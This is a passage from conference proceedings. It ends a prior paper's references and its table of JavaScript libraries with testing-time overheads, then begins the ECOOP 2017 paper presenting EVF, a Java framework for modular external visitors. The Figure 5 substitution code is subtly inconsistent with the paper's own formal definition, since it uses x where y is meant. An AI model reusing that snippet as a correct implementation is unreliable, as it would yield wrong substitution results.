34 Tom Van Cutsem and Mark S. Miller. Trustworthy proxies: Virtualizing objects with invariants. In *European Conference on Object-Oriented Programming (ECOOP)*, 2013. doi:10.1007/978-3-642-39038-8_7.

35 Michael M. Vitousek, Andrew M. Kent, Jeremy G. Siek, and Jim Baker. Design and Evaluation of Gradual Typing for Python. In *Dynamic Languages Symposium (DLS)*, 2014. doi:10.1145/2775052.2661101.

36 Paul Vorbach. node-clone. https://github.com/pvorb/node-clone, May 2017.

37 Philip Wadler. Theorems for free! In *ACM Conference on Functional Programming Languages and Computer Architecture (FPCA)*, 1989. doi:10.1145/99370.99404.

38 Philip Wadler. A complement to blame. In *Summit on Advances in Programming Languages (SNAPL)*, 2015. doi:10.4230/LIPIcs.SNAPL.2015.309.

39 Philip Wadler and Robert Bruce Findler. Well-typed programs can't be blamed. In *European Symposium on Programming (ESOP)*, 2009. doi:10.1007/978-3-642-00590-9_1.

A List of Libraries Tested

Library (Testing time percentage increase after wrapping)

ansicolors (9.58)	hapi (41.32)	parsimmon (25.12)
any-db (28.28)	highland (x)	promptly (15.67)
asciify (2.81)	htmlparser2 (83.95)	protobufjs (37.52)
aspnet-identity-pw (11.23	http-string-parser (3.48)	radius (20.78)
assert (35.21)	inflection (x)	readdir-stream (10.78)
assertion-error (6.83)	insight (0.44)	rimraf (4.37)
async (x)	ip (6.70)	sanitize-html (5.61)
atpl (7.34)	ix.js (12.02)	sax (40.39)
bcrypt (15.56)	jjv (29.54)	semver (19.52)
bl (6.17)	json-pointer (71.22)	sendgrid (14.96)
buffer-equal (1.83)	jsonwebtoken (3.67)	sinon (x)
bunyan-logentries (10.05)	jwt-simple (40.17)	sinon-chai (7.45)
chai (x)	lazy.js (x)	sjcl (x)
change-case (12.54)	leaflet (8.82)	socket.io (13.18)
checksum (5.90)	less (12.84)	source-map (40.67)
clone (x)	levelup (4.43)	stream-to-array (5.13)
commander (68.03)	libxmljs (x)	superagent (0.61)
consolidate (14.78)	logg (x)	supertest (97.48)
convert-source-map (2.14)	long (523.51)	swiz (28.97)
cookie (87.93)	marked (65.51)	through (215.68)
cookie.js (67.52)	mdns (1.18)	timezone-js (31.43)
deep-diff (11.99)	mime (46.33)	tv4 (27.41)
deep-freeze (x)	minimatch (x)	twig (24.44)
detect-indent (28.04)	minimist (10.38)	type-detect (17.47)
diff (66.84)	mockery (43.25)	underscore.string (x)
dustjs-linkedin (31.80)	mongoose-mock (61.83)	universal-analytics (32.95)
esprima (58.00)	mousetrap (11.06)	update-notifier (4.43)
event-loop-lag (50.02)	nconf (11.07)	uri-templates (57.39)
exit (52.73)	nedb (59.69)	validator (x)
form-data (1.00)	nexpect (9.69)	vinyl (4.64)
formidable (x)	nightmare (2.26)	vinyl-fs (17.74)
fs-extra (12.70)	noble (0.88)	vinyl-source-stream (1.41)
gruntjs (x)	node-fibers (9.99)	websocket (1.30)
gulp (x)	node-git (1.40)	which (6.05)
gulp-autoprefixer (29.38)	node-mysql (x)	winston (29.82)
gulp-if (x)	node-restify (22.13)	wrench (7.31)
gulp-istanbul (28.89)	node-tar (35.75)	ws (x)
gulp-mocha (41.05)	node-uuid (682.42)	yargs (10.94)
gulp-replace (37.87)	nodemailer (25.38)	yosay (9.47)
gulp-sass (12.74)	nopt (x)	zeroclipboard (x)
gulp-typedoc (16.65)	oboe.js (x)	

EVF: An Extensible and Expressive Visitor Framework for Programming Language Reuse*

Weixin Zhang[1] and Bruno C. d. S. Oliveira[2]

1 **The University of Hong Kong, Hong Kong, China**
wxzhang2@cs.hku.hk
2 **The University of Hong Kong, Hong Kong, China**
bruno@cs.hku.hk

Abstract

Object Algebras are a design pattern that enables extensibility, modularity, and reuse in mainstream object-oriented languages such as Java. The theoretical foundations of Object Algebras are rooted on Church encodings of datatypes, which are in turn closely related to folds in functional programming. Unfortunately, it is well-known that certain programs are difficult to write and may incur performance penalties when using Church-encodings/folds.

This paper presents **EVF**: an extensible and expressive Java VISITOR framework. The visitors supported by **EVF** generalize Object Algebras and enable writing programs using a *generally recursive style* rather than folds. The use of such generally recursive style enables users to more naturally write programs, which would otherwise require contrived workarounds using a fold-like structure. **EVF** visitors retain the type-safe extensibility of Object Algebras. The key advance in **EVF** is a novel technique to support modular *external* visitors. Modular external visitors are able to control traversals with direct access to the data structure being traversed, allowing *dependent* operations to be defined modularly without the need of advanced type system features. To make **EVF** practical, the framework employs annotations to automatically generate large amounts of boilerplate code related to visitors and traversals. To illustrate the applicability of **EVF** we conduct a case study, which refactors a large number of non-modular interpreters from the "Types and Programming Languages" (TAPL) book. Using **EVF** we are able to create a modular *software product line* (SPL) of the TAPL interpreters, enabling sharing of large portions of code and features. The TAPL software product line contains several modular operations, which would be non-trivial to define with standard Object Algebras.

1998 ACM Subject Classification D.1.5 Object-oriented Programming, D.3.3 Language Constructs and Features, D.3.4 Processors

Keywords and phrases Visitor Pattern, Object Algebras, Modularity, Domain-Specific Languages

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.29

Supplementary Material ECOOP Artifact Evaluation approved artifact available at http://dx.doi.org/10.4230/DARTS.3.2.10

1 Introduction

New Programming or Domain-Specific Language (DSL) implementations are needed all the time. However creating new languages is hard! There are two major factors that contribute to

* This work has been sponsored by the Hong Kong Research Grant Council projects number 27200514 and 17258816.

such difficulty: 1) the amount of *implementation effort*; and 2) the need for *expert knowledge* in language design/implementation. A lot of implementation effort is involved in the creation and the maintenance of a language. A programming language consists of various components: syntactic and semantic analyzers, a compiler or interpreter, and tools that are used to support the development of programs in that language (e.g. IDE's or debuggers). Furthermore, the language has to be maintained, bugs have to be fixed, and new features have to be implemented. In addition to those engineering problems, software engineers lacking proper training miss the knowledge to do good language design. Because of these two factors, the costs for creating a new language are usually prohibitive, or it is hard to find engineers with the right skills for doing programming language implementation.

One way to address those challenges is to *reuse language components*. Programming languages share a lot of features. This is the case with Java or C, for example. Both languages have mechanisms to declare variables, support basic arithmetic operations as primitives, have loop constructs, or have similar scoping rules for variables. Moreover, nearly all new languages or DSLs will "copy" many features from existing languages, rather than having a completely new set of features. Therefore, there is conceptual reuse in programming languages. Unfortunately, it is hard to materialize the *conceptual reuse* into *software engineering reuse* in existing programming languages.

A simple way to achieve "reuse" is to copy and paste the code for an existing compiler and modify that. While this may be relatively effective (if the existing compiler is well-written), it duplicates code. Changes to the original compiler (bug fixes, new features, refactorings, etc.) will very likely be difficult to apply to the derived compiler. Because of that, the code of the two compilers often diverges, leading to duplication. So, reuse by copy&paste only works in the initial phase. At later stages, reuse becomes harder as careful synchronization of changes in both code bases is needed.

Many researchers have noticed the problems of copy&paste for reuse before. A popular approach to reuse of language components is offered by some language workbenches [18, 13, 15, 22]. Language workbenches aim at rapid prototyping of languages and related programming tools. The importance of modularity, reuse and composition of languages in language workbenches is well-recognized in the community. Erdweg et al. [15] mention "*Reuse and composition of languages, leading to language-oriented programming both at the object level and metalevel*" as one of the three key trends observed in the field of language workbenches. Indeed many language workbenches use *syntactic meta-programming* techniques to create language implementations and tools. One of the earliest uses of meta-programming techniques was the ASF+SDF approach to language composition [30]. In ASF+SDF it is possible to construct a library of language definition modules. Various other language workbenches (e.g. Spoofax [29] or Neverlang [54]) use similar techniques to modularize language definitions. However, while this simple syntactic modularization approach works, it lacks the desirable properties of separate compilation and modular type-checking.

An alternative approach to reuse of language components is offered by design patterns [19] that work on mainstream programming languages. Until recently it was thought that limitations in mainstream languages prevented or significantly complicated reusing language components in a modularly type-safe way. Indeed, well-known (minimalistic) challenges such as the Expression Problem (EP) [59], were created to illustrate such difficulties. However, recent research [53, 39, 52, 7, 41, 60] has shown that mainstream languages do allow for relatively practical solutions to the EP.

One such solution is the so-called Object Algebras [41]. Object Algebras provide a generalization of abstract factories and can solve challenging modularity problems, including

the EP. Object Algebras fully preserve separate compilation and modular type-checking. Nevertheless, solving the EP is just a step towards providing reuse of language components. Reusability in realistic language components requires addressing other modularity challenges, which the EP does not account for. Although significant progress [20, 27, 43, 50, 62] has been made towards scaling up Object Algebras to more realistic language components, there are still obstacles that need to be overcome.

A particular problem with Object Algebras is that they force a programming style similar to Church encodings [8] or functional programming folds [26]. While this structure works for many practical operations, certain operations are hard to express and/or incur on performance penalties. An example is *capture-avoiding substitution* [47], which poses two major challenges: 1) it is typically implemented with a top-down algorithm, which may not require traversing the full term, if shadowing exists; and 2) it *depends* on another operation that collects *free variables* from a term to avoid capture. Object Algebras are naturally suited for bottom-up algorithms that do a full traversal of the term. Simulating top-down algorithms with Object Algebras is possible but can be cumbersome and penalizing in terms of performance. Moreover, dependencies have to either be encoded via tuples with a heavy encoding [41] or require sophisticated type system features not available in Java [43, 50].

This paper presents **EVF**: an extensible and expressive Java Visitor framework. **EVF** is helpful to modularize *semantic components* of programming languages that operate on *Abstract Syntax Trees* (ASTs). Examples of such semantic components include: interpreters, compilers, pretty printers, various program analyses, and several optimizations and transformations over ASTs. **EVF** semantic components are just *standard Java programs* that are type-checked and separately compiled by the Java compiler. With **EVF**, library writers can develop such semantic language components modularly for various programming language features. Users can then simply choose the required features for the language and reuse the semantic components from the libraries, possibly with some new language constructs added for their specific purpose. In other words, **EVF** allows users to develop *Software-Product Lines* (SPLs) [10] of semantic language components.

The visitors in **EVF** generalize Object Algebras, and enable writing programs using a *generally recursive style* rather than folds. The use of such generally recursive style enables users to write programs more naturally. The support for extensibility improves on techniques used by *Object Algebras*, and on *modular visitors* [40]. It is known that Object Algebras are closely related to internal visitors [44]: a simple, but less expressive, variant of visitors related to Church encodings of datatypes [6]. The key advance in **EVF** is a novel technique to support modular *external* visitors that works in Java-like languages. In contrast to internal visitors, external visitors [6, 44] are based on Parigot encodings of datatypes [46]: a more expressive form of encodings that enables direct control of traversals, and *modularly expressing dependencies*.

To alleviate programmers from writing large amounts of boilerplate related to ASTs and AST traversals, **EVF** employs annotations to automatically generate such code. In essence, a user needs only to specify an Object Algebra interface, which describes the desired structure. **EVF** processes that interface and generates various useful interfaces and classes. Noteworthy are **EVF**'s generic queries and transformations, which generalize **Shy**-style traversals [62] and remove the limitation of bottom-up only traversals.

Overall, while there is a cost associated to learning the framework, **EVF** helps in reducing both the implementation effort and the required knowledge for programming language implementations through reuse. Essentially, through reuse, the more complex and intricate parts of several algorithms can be moved to properly encapsulated library code. Thus, we

believe the benefits of using **EVF** outweigh the costs of learning it. Section 3 shows a detailed example on how reuse can lower complexity in language implementation.

To further illustrate the applicability of **EVF** we conduct a case study refactoring many non-modular interpreters from the "Types and Programming Languages" (TAPL) book [47]. Using **EVF** we are able to create a modular SPL of the TAPL interpreters, enabling sharing large portions of code and features. Our programming language SPL contains several modular operations, which would be non-trivial to define with standard Object Algebras.

In summary, the contributions of this paper are:

- **A new approach to modular external visitors:** We present a novel technique to support modular *external* visitors that works in Java-like languages. The new technique allows modular visitor components to be expressed using a generally recursive style.
- **Simpler modular dependent operations:** Previous attempts to modular dependent operations either require a lot of boilerplate or sophisticated features not available in Java-like languages. Modular external visitors solve this problem with simple generics.
- **Generalized generic queries and transformations: EVF** overcomes the bottom-up limitations of generic queries and transformations of **Shy**, and supports top-down traversals as well.
- **Code generation for AST boilerplate code:** Using an annotation processor, **EVF** generates large amounts of boilerplate code related to ASTs and AST traversals. Users only need to specify an annotated Object Algebra interface to trigger code generation.
- **Implementation and TAPL case study:** We illustrate the practical applicability of **EVF** with a large case study that refactors a non-trivial and non-modular OCaml code base into modular and reusable Java code. **EVF** and the case study are available at: `https://github.com/wxzh/EVF`

2 Modular External Visitors

This section provides the background and presents the key technical idea: a form of *external visitors* which is modular/extensible, offers control over traversals and only requires a simple form of generics for its implementation.

2.1 Background: Internal/External Visitors and Object Algebras

The origins of Object Algebras go back to the relationship between type-theoretic encodings of datatypes and the Visitor pattern. The original connection was established by Buchlovsky and Thielecke [6]. They pointed out that variants of the Visitor pattern correspond to different types of type-theoretic encodings. So-called *internal visitors* correspond to (typed) Church encodings of datatypes [5], whereas *external visitors* correspond to Parigot encodings of datatypes [46, 44].

Internal Visitors and Object Algebras. A simple example of internal visitors is shown in Figure 1. The example models a basic form of arithmetic expressions consisting of only two constructs: integer literals and addition. The interface `Alg<E>` models the visitor interface. The two methods (`Lit` and `Add`) model the so-called *visit methods*. Object Algebras use *exactly* the same interface as internal visitors [41]. In the context of Object Algebras, we would refer to the interface as an *Object Algebra interface*. The point at which internal visitors and Object Algebras differ is on how to create ASTs. Internal visitors use an interface `Exp` which contains an `accept` method. Then, for each language construct, there is a class

```
interface Alg<E> {
  E Lit(int n);
  E Add(E e1, E e2);
}
interface Exp {
  <E> E accept(Alg<E> v);
}
class Lit implements Exp {
  int n;
  public <E> E accept(Alg<E> v) {
    return v.Lit(n);
  }
}
class Add implements Exp {
  Exp e1, e2;
  public <E> E accept(Alg<E> v) {
    return v.Add(e1.accept(v), e2.accept(v))
    ;
  }
}
```

Figure 1 Code for internal visitors.

```
interface EVis<E> {
  E Lit(int n);
  E Add(EExp e1, EExp e2);
}
interface EExp {
  <E> E accept(EVis<E> v);
}
class ELit implements EExp {
  int n;
  public <E> E accept(EVis<E> v) {
    return v.Lit(n);
  }
}
class EAdd implements EExp {
  EExp e1, e2;
  public <E> E accept(EVis<E> v) {
    return v.Add(e1, e2);
  }
}
```

Figure 2 Code for external visitors.

that implements such interface. Object Algebras do not use such interface. Instead, they construct expressions directly through instances of the `Alg<E>` interface.

A concrete example of an operation on arithmetic expressions is evaluation. Evaluation is defined as a visitor (or Object Algebra), which implements `Alg<Integer>`:

```
class Eval implements Alg<Integer> {
  public Integer Lit(int n) { return n; }
  public Integer Add(Integer e1, Integer e2) { return e1 + e2; }
}
```

External Visitors. Figure 2 shows the equivalent code for modeling arithmetic expressions written with external visitors. The interface `EVis` plays the same role as `Alg`. However, differently from `Alg`, in `EVis` the `Add` method takes two expressions as arguments. There is also similar code for defining the type of expressions, and the two classes that implement expressions. Because of the different signature for the `Add` method in `EVis`, the definition of the `accept` method in `EAdd` is different as well. Instead of calling the `accept` method in the two subexpressions (`e1` and `e2`) and passing the result to `Add`, the new code passes the subexpressions directly to `Add`. In other words, external visitors offer control over the traversal of the term to the visitor implementation. For example, when defining evaluation, the `Add` method now calls the `accept` method and computes the result:

```
class EEval implements EVis<Integer> {
  public Integer Lit(int n) { return n; }
  public Integer Add(EExp e1, EExp e2) { return e1.accept(this) + e2.accept(this);
    }
}
```

2.2 Internal versus External Visitors

To better compare the advantages and disadvantages of internal and external visitors, lets consider an extension to expressions with subtraction and conditionals.

Extension using Internal Visitors. With internal visitors (or Object Algebras) it is simple to create an interface, which extends the original algebra interface for arithmetic expressions:

```
interface ExtAlg<E> extends Alg<E> {
  E Sub(E e1, E e2);
  E If(E e1, E e2, E e3);
}
```

The extension includes two new constructs for the language: subtraction (`Sub`), and a simple form of conditional expressions (`If`). For simplicity, the condition evaluates to a number with 0 representing false, and any other number representing true. With such extended visitor interface, writing an extended evaluator is, at first sight, quite easy:

```
class ExtEval extends Eval implements ExtAlg<Integer> {
  public Integer Sub(Integer e1, Integer e2) { return e1 - e2; }
  public Integer If(Integer e1, Integer e2, Integer e3) {
    return !e1.equals(0) ? e2 : e3; // WRONG!!
  }
}
```

Problem 1: Lack of Control in Internal Visitors. The `Sub` case is trivial. However, the definition for `If` expressions is clearly wrong. Moreover, it is not possible to find a correct definition *without changing how the visitor is instantiated*. All methods in the visitor receive the results of evaluation as an argument: they cannot control when to (recursively) evaluate expressions. This works very well when the computation being expressed *traverses the full term* in a purely *bottom-up* manner. Unfortunately, for conditionals this is a problem, since only one branch needs to be evaluated. The implementation in `ExtEval`, however, evaluates both branches. This not only is problematic for performance reasons, but it is the wrong thing to do if the language being implemented supports, for example, some form of side-effects.

The lack of control problem is not fundamental, but it significantly complicates programming in practice and may introduce performance penalties. Previous work has shown how to correctly model far more complicated constructs and languages using Object Algebras [20, 27, 43, 50, 62]. However, this is done by changing the way Object Algebras are instantiated and using more complex techniques. Instead of choosing `Integer` as the instantiation for the type parameter of `Alg`, a different type, which suitably delays evaluation, is used. Several other problems also arise from the lack of control problem. For example, expressing dependent (non-compositional) operations (i.e. operations which are modularly defined in terms of other operations) is very inconvenient. To express such kinds of operations tuples can be used in Java, but this requires the definition of a lot of boilerplate code [41]. Another approach is to use *intersection types* [11, 48] with a special *merge operator* [51] to perform composition. This requires a type system more powerful than Java. Scala does support intersection types and it is possible to encode a weak form of a merge operator [43, 50], but the lack of support for a native merge operator in Scala complicates code and limits the scalability of the approach.

All in all, the lack of control problem in Object Algebras is a well-known, more than 80-year-old problem. When Church discovered Church encodings in the untyped lambda

calculus [8], he realized that certain operations were quite difficult to express. The most famous instance of that is the predecessor function on Church numerals. When Church tried to define the predecessor function on Church numerals, it first appeared impossible to define. Eventually, he realized that it is possible to encode the predecessor function using a pair, which performs computation bottom-up and rebuilds the original term. While such an algorithm does compute the predecessor function, it is much more complicated than the traditional predecessor function, and it takes linear time to compute, instead of being a constant time operation. Since Church's work, various other programming techniques have been based on Church encodings [26, 23, 42, 7], but the essential difficulties in expressing certain operations remained. Object Algebras are no different. Being essentially Church encodings, similar difficulties arise for certain operations, and similar workarounds apply, as Section 3 further illustrates.

Problem 2: Lack of Extensibility with External Visitors. The obvious attempt to solve the limitations of Object Algebras is to turn to external visitors, which do allow control over the traversal. However, if we try to do the same extension with external visitors we face a different problem: it is no longer possible to simply extend the original visitor interface.

In order to account for the extension with subtraction and conditionals, we have to change or copy&paste existing code for visitors. In other words, the visitor code is non-modular (unlike the code for Object Algebras). Different interfaces are necessary for the extension:

```
interface MVis<E> {
  E Lit(int x);
  E Add(MExp e1, MExp e2);
  E Sub(MExp e1, MExp e2);
  E If(MExp e1, MExp e2, MExp e3);
}
```

In external visitors, the visitor interface depends on the AST type and vice-versa. Since the new AST nodes for subtraction and conditionals require a visitor type that is aware of the new nodes, it is not possible to use the old interface `EExp`. Instead, a new interface `MExp` is needed with an `accept` method taking a richer type of visitors. Correspondingly, the visitor interface has to be changed. The `Add` method no longer takes expressions of type `EExp` as arguments. Instead, it now requires expressions of type `MExp`. When defining evaluation, the code for `EEval` cannot be reused either. Thus, the code for `Lit` and `Add` has to be essentially repeated in `MEval`:

```
class MEval implements MVis<Integer> {
  public Integer Lit(int n) { return n; }
  public Integer Add(MExp e1, MExp e2) { return e1.accept(this) + e2.accept(this);
    }
  public Integer Sub(MExp e1, MExp e2) { return e1.accept(this) - e2.accept(this);
    }
  public Integer If(MExp e1, MExp e2, MExp e3) {
    return !e1.accept(this).equals(0) ? e2.accept(this) : e3.accept(this);
  }
}
```

However, the implementation of `If` is now correct! Because external visitors delegate the control over traversals to the implementation of visitors, the expressions for the **`then`** and **`else`** branches only need to be evaluated when the suitable condition applies. Therefore, unlike internal visitors, no workarounds are necessary to implement the operation.

```
interface AVis<R,E> {
  E Lit(int x);
  E Add(R e1, R e2);
  E visitExp(R e);
}
interface CExp {
  <E> E accept(AVis<CExp,E> v);
}
interface CVis<E>
    extends AVis<CExp,E> {
  default E visitExp(CExp e) {
    return e.accept(this);
  }
}
```

```
class CLit implements CExp {
  int n;
  public CLit(int n) { this.n = n; }
  public <E> E accept(AVis<CExp,E> v) {
    return v.Lit(n);
  }
}
class CAdd implements CExp {
  CExp e1, e2;
  public CAdd(CExp e1, CExp e2) {
    this.e1 = e1; this.e2 = e2;
  }
  public <E> E accept(AVis<CExp,E> v) {
    return v.Add(e1, e2);
  }
}
```

Figure 3 Modular external visitors with abstracted recursive calls.

2.3 Key Idea: Abstracting Recursive Calls

To solve both problems we propose a new type of external visitors that abstracts the recursive calls. Figure 3 presents the code for the original arithmetic expressions encoded with the new visitor. Compared to `EVis`, this new visitor interface `AVis` has two changes. First, it uses an additional type parameter `R` to decouple itself from any concrete expression type. This first difference is known in the literature [43], and has been used in the past to provide generalized versions of Object Algebras. However, the second, and more important difference is the introduction of a new method `visitExp` that abstracts the recursive calls. Like the `accept` method in the VISITOR pattern, `visitExp` allows programmers to explicitly control recursive calls. In fact, calls to `visitExp` are essentially indirect calls to `accept`. Readers familiar with type-theoretic encodings of datatypes may find that the use of the `visitExp` method reminiscent of Mendler encodings of datatypes [34]. Indeed in Mendler-encodings of datatypes programmers can also control recursive calls with a function argument. However, as we shall discuss in Section 7 Modular External Visitors have significant differences to Mendler-style encodings.

The interface that provides the implementation for `visitExp` (which just calls `accept`) is `CVis`. Programmers will define their own visitors by implementing the other visit methods. When an actual visitor instance is needed, a class extending both the user-defined visitor and `CVis` is created. Thus, we end up with code which is essentially equivalent to non-modular external visitor code. Code for defining the AST hierarchy is very similar to non-modular external visitors. The `accept` method takes a `CVis` instance which extends `AVis` with `R` specified as `CExp`.

Evaluation with Control. `AEval` implements the evaluator for the expression language, where `R` is still a type parameter while `E` is instantiated to `Integer`:

```
interface AEval<R> extends AVis<R,Integer> {
  default Integer Lit(int n) { return n; }
  default Integer Add(R e1, R e2) { return visitExp(e1) + visitExp(e2); }
}
```

The evaluation on subexpressions of `Add` are now controlled via `visitExp`. However, `visitExp` should remain *abstract* for retaining the extensibility on `AEval`. `AEval` is hence modeled as an

interface with `Lit` and `Add` implemented using Java 8 *default methods*. An additional step to instantiate `AEval` as a class is needed for the purpose of creating objects. This can be done through defining a class that implements both `AEval` and `CVis`:

```
class CEval implements AEval<CExp>, CVis<Integer> {}
```

Then we are able to evaluate an expression using an instance of `CEval`:

```
CExp e = new CAdd(new CLit(1), new CLit(2));
e.accept(new CEval()); // 3
```

Modular Extension. As the dependency on the AST type has been removed from visitors, modular extensions on the visitor interface and its concrete implementations are enabled:

```
interface AVisExt<R,E> extends AVis<R,E> {
  E Sub(R e1, R e2);
  E If(R e1, R e2, R e3);
}
interface AEvalExt<R> extends AEval<R>, AVisExt<R,Integer> {
  default Integer Sub(R e1, R e2) { return visitExp(e1) - visitExp(e2); }
  default Integer If(R e1, R e2, R e3) {
    return !visitExp(e1).equals(0) ? visitExp(e2) : visitExp(e3);
  }
}
```

However, a remaining problem is that we still need a new AST infrastructure for the extension:

```
interface CExpExt { <E> E accept(AVisExt<CExpExt,E> v); }
interface CVisExt<E> extends AVisExt<CExpExt,E> {
  default E visitExp(CExpExt e) { return e.accept(this); }
}
... // 4 classes elided including Lit and Add
```

Discussion. The following table summarizes the strength and weakness of each approach:

Approach	Modular Visitor	Modular AST	Traversal Control
Object Algebras	Yes	Yes	No
Internal Visitors	Yes	No	No
External Visitors	No	No	Yes
Modular External Visitors	**Yes**	**No**	**Yes**

Object Algebras and internal visitors do not offer traversal control. Nevertheless, both visitor code and code for creating ASTs is modular in Object Algebras. The reason why the code for creating ASTs is modular in Object Algebras is that ASTs are created directly using an instance of the Object Algebra interface [41]. In contrast, all visitors (whether internal or external) require AST interfaces (such as `Exp`, `EExp`, `MExp`, `CExp`), and corresponding classes implementing those interfaces. However such AST class hierarchies are not reusable in extensions. External visitors provide traversal control at the price of losing modularity on the visitor code. Modular external visitors retain traversal control and bring modularity to the visitor code, but AST code is still not modular.

While AST code is still non-modular with modular external visitors, in practice, it is the visitor code that is important to modularize. The visitor code is what programmers

e	::=	x	variable	$FV(x)$	=	$\{x\}$
		$\lambda x.e$	abstraction	$FV(\lambda x.e)$	=	$FV(e) \setminus \{x\}$
		$e\ e$	application	$FV(e_1\ e_2)$	=	$FV(e_1) \cup FV(e_2)$
		i	literal	$FV(i)$	=	$\varnothing$
		$e - e$	subtraction	$FV(e_1 - e_2)$	=	$FV(e_1) \cup FV(e_2)$

(a) Syntax **(b)** Free variables

$[x \mapsto s]x$	=	s	
$[x \mapsto s]y$	=	y	if $y \neq x$
$[x \mapsto s](\lambda x.e)$	=	$\lambda x.e$	
$[x \mapsto s](\lambda y.e)$	=	$\lambda y.[x \mapsto s]e$	if $y \neq x \wedge y \notin FV(s)$
$[x \mapsto s](e_1\ e_2)$	=	$[x \mapsto s]e_1\ [x \mapsto s]e_2$	
$[x \mapsto s]i$	=	i	
$[x \mapsto s](e_1 - e_2)$	=	$[x \mapsto s]e_1 - [x \mapsto s]e_2$	

(c) Substitution

Figure 4 Formalization of the untyped lambda calculus.

will write to define various operations over ASTs. The AST code is mechanical and can be automatically generated, which is precisely one of the things that the **EVF** framework does. Programming with modular external visitors is, in some sense, similar to programming with algebraic datatypes in functional languages. That is, programmers can control the code for functions defined by pattern matching (similar to visitors) but not the code for constructors (similar to AST code).

3 EVF for Modularity and Reuse of PL Implementations

This section introduces the **EVF** framework by modeling the untyped lambda calculus. We are going to implement two operations, free variables and capture-avoiding substitution, where the latter depends on the former. Based on modular external visitors introduced in Section 2, **EVF** allows such dependency to be expressed in a simple way. **EVF** further complements modular external visitors by automatically generating boilerplate code related to ASTs and AST traversals. Compared with the implementations with traditional (non-modular) visitors and Object Algebras, the **EVF** implementation has advantages in terms of simplicity, modularity, and reusability. The section finishes with a discussion on how **EVF** reduces both the implementation effort and the need for specialized knowledge for language implementation.

3.1 Untyped Lambda Calculus: A Running Example

Figure 4 formalizes the untyped calculus: its syntax and two operations, free variables and capture-avoiding substitution, following Pierce's definition [47].

Syntax. The language has 5 syntactic forms: variables, lambda abstractions, lambda applications, integer literals and subtractions. The meta variable e ranges over expressions; x over names; i over integers. With the syntax, the operational semantics can be defined.

Free Variables. A variable in an expression is said to be *free* if it is not bound by any enclosing abstractions. The operation $FV(e)$ collects the set of free variables from an expression e. The definition relies on some set notations. Their meanings are: $\varnothing$ denotes an empty set; $\{x\}$ represents a set with one element x; $\setminus$ calculates the difference of two sets; $\cup$ is the set union operator.

Substitution. Substitution, written as $[x \mapsto s]e$, is an operation that replaces all free occurrences of variable x in the expression e with the expression s. The definition is indeed quite subtle, especially for the abstraction case. The body of an abstraction will be substituted only when two conditions are satisfied. The first condition, $y \neq x$, takes care of shadowing introduced by the abstraction. The second condition, $y \notin FV(s)$, avoids free variables in s being captured after substitution. For example, $[x \mapsto y](\lambda x.x)$ and $[x \mapsto y](\lambda y.x)$ have no effect because of the first and the second condition respectively. Thus, the two conditions together preserve the meaning of an expression after substitution.

3.2 A Summary of the Implementations and Results

We implemented the untyped lambda calculus using the Visitor pattern, Object Algebras and **EVF** respectively (full code can be found online). The table below summarizes the implementations from modularity, the source lines of code (SLOC) and the number of cases to implement for each operation:

Approach	Modular	Syntax	Free Variables		Substitution	
		SLOC	SLOC	# Cases	SLOC	# Cases
The Visitor Pattern	No	46	20	5	22	5
Object Algebras (w/ **Shy**)	Yes	7	12	2	55	5
EVF	Yes	7	12	2	13	2

From the table we can see that the **EVF** implementation is best in all these aspects. It is modular and uses least SLOC and number of cases to implement both operations. The comparison between the Visitor pattern and **EVF** shows the power of meta-programming. By generating AST and AST traversals automatically, **EVF** eliminates a large portion of SLOC. On the other hand, the comparison between Object Algebras and **EVF** illustrates the expressiveness of **EVF**. Object Algebras bypass the concrete representation of an AST structure, making the syntax definition simple. The definition of free variables in Object Algebras is as short as that in **EVF** with the help of the **Shy** framework [62], which generates traversal templates similar to **EVF**. However, substitution does not fit any **Shy** template, and worse it is very cumbersome to define with Object Algebras causing the expansion of SLOC. The remainder of this section explains the three implementations and the results in detail.

3.3 An Implementation with the Visitor Pattern

We first discuss an implementation with the (external) Visitor pattern presented in Figure 5.

Syntax. The visitor interface `LamAlg` describes the constructs supported by the language. The `Exp` interface represents the AST type. Classes that implement `Exp`, for instance `Var` and `Abs`, are concrete constructs of the language. The `LamAlg` interface declares visit methods to deal with these constructs, one for each. Concrete constructs use their corresponding visit method in implementing the `accept` method exposed by the `Exp` interface.

```
interface LamAlg<O> {
  O Var(String x);
  O Abs(String x, Exp e);
  O App(Exp e1, Exp e2);
  O Lit(int n);
  O Sub(Exp e1, Exp e2);
}
interface Exp {
  <O> O accept(LamAlg<O> v);
}
class Var implements Exp {
  String x;
  Var(String x) { this.x = x; }
  public <O> O accept(LamAlg<O> v)
    {
    return v.Var(x);
  }
}
class Abs implements Exp {
  String x;
  Exp e;
  Abs(String x, Exp e) {
    this.x = x; this.e = e;
  }
  public <O> O accept(LamAlg<O> v)
    {
    return v.Abs(x, e);
  }
}
... // 3 classes elided
```

```
class FreeVars implements LamAlg<Set<String>>
     {
  public Set<String> Var(String x) {
    return Collections.singleton(x);
  }
  public Set<String> Abs(String x, Exp e) {
    return e.accept(this).stream()
      .filter(y -> !y.equals(x))
      .collect(Collectors.toSet());
  }
  ... // 3 cases elided
}
class SubstVar implements LamAlg<Exp> {
  String x;
  Exp s;
  SubstVar(String x, Exp s) {
    this.x = x; this.s = s;
  }
  public Exp Var(String y) {
    return y.equals(x) ? s : new Var(x);
  }
  public Exp Abs(String y, Exp e) {
    if (y.equals(x)) return new Abs(x, e);
    if (s.accept(new FreeVars()).contains(x))
      throw new RuntimeException();
    return new Abs(x, e.accept(this));
  }
  ... // 3 cases elided
}
```

Figure 5 Untyped lambda calculus with the VISITOR pattern.

Free Variables. Operations for the language are defined as concrete implementations of the `LamAlg` interface. A concrete visitor `FreeVars` collects free variables from an expression. `FreeVars` implements `LamAlg` by instantiating the type parameter as `Set<String>`. Since the traversal is controlled by the programmer via the `accept` method, we call `e.accept(this)` to collect free variables from the body of the abstraction.

Substitution. Similarly, the class `SubstVar` models substitution. Substitution is a transformation over the expression structure. We hence instantiate the abstract type of `LamAlg` to the expression type `Exp`. Like `FreeVars`, we call `e.accept(this)` to perform substitution on children. Indeed, the argument passed to the `accept` method is not restricted to be `this` and can indeed be an arbitrary instance of `LamAlg`. This allows existing peer visitors to be reused. For instance, we call `s.accept(new FreeVars())` to reuse previously defined `FreeVars` for collecting free variables from the expression `s`.

Summary. The implementation with the VISITOR pattern has two problems: it is not modular (i.e. does not allow new language constructs to be modularly added); and it requires substantial amounts of code, including AST classes and code for each of the 5 language constructs for both free variables and substitution.

```
@Algebra interface LamAlg<Exp> {
  Exp Var(String x);
  Exp Abs(String x, Exp e);
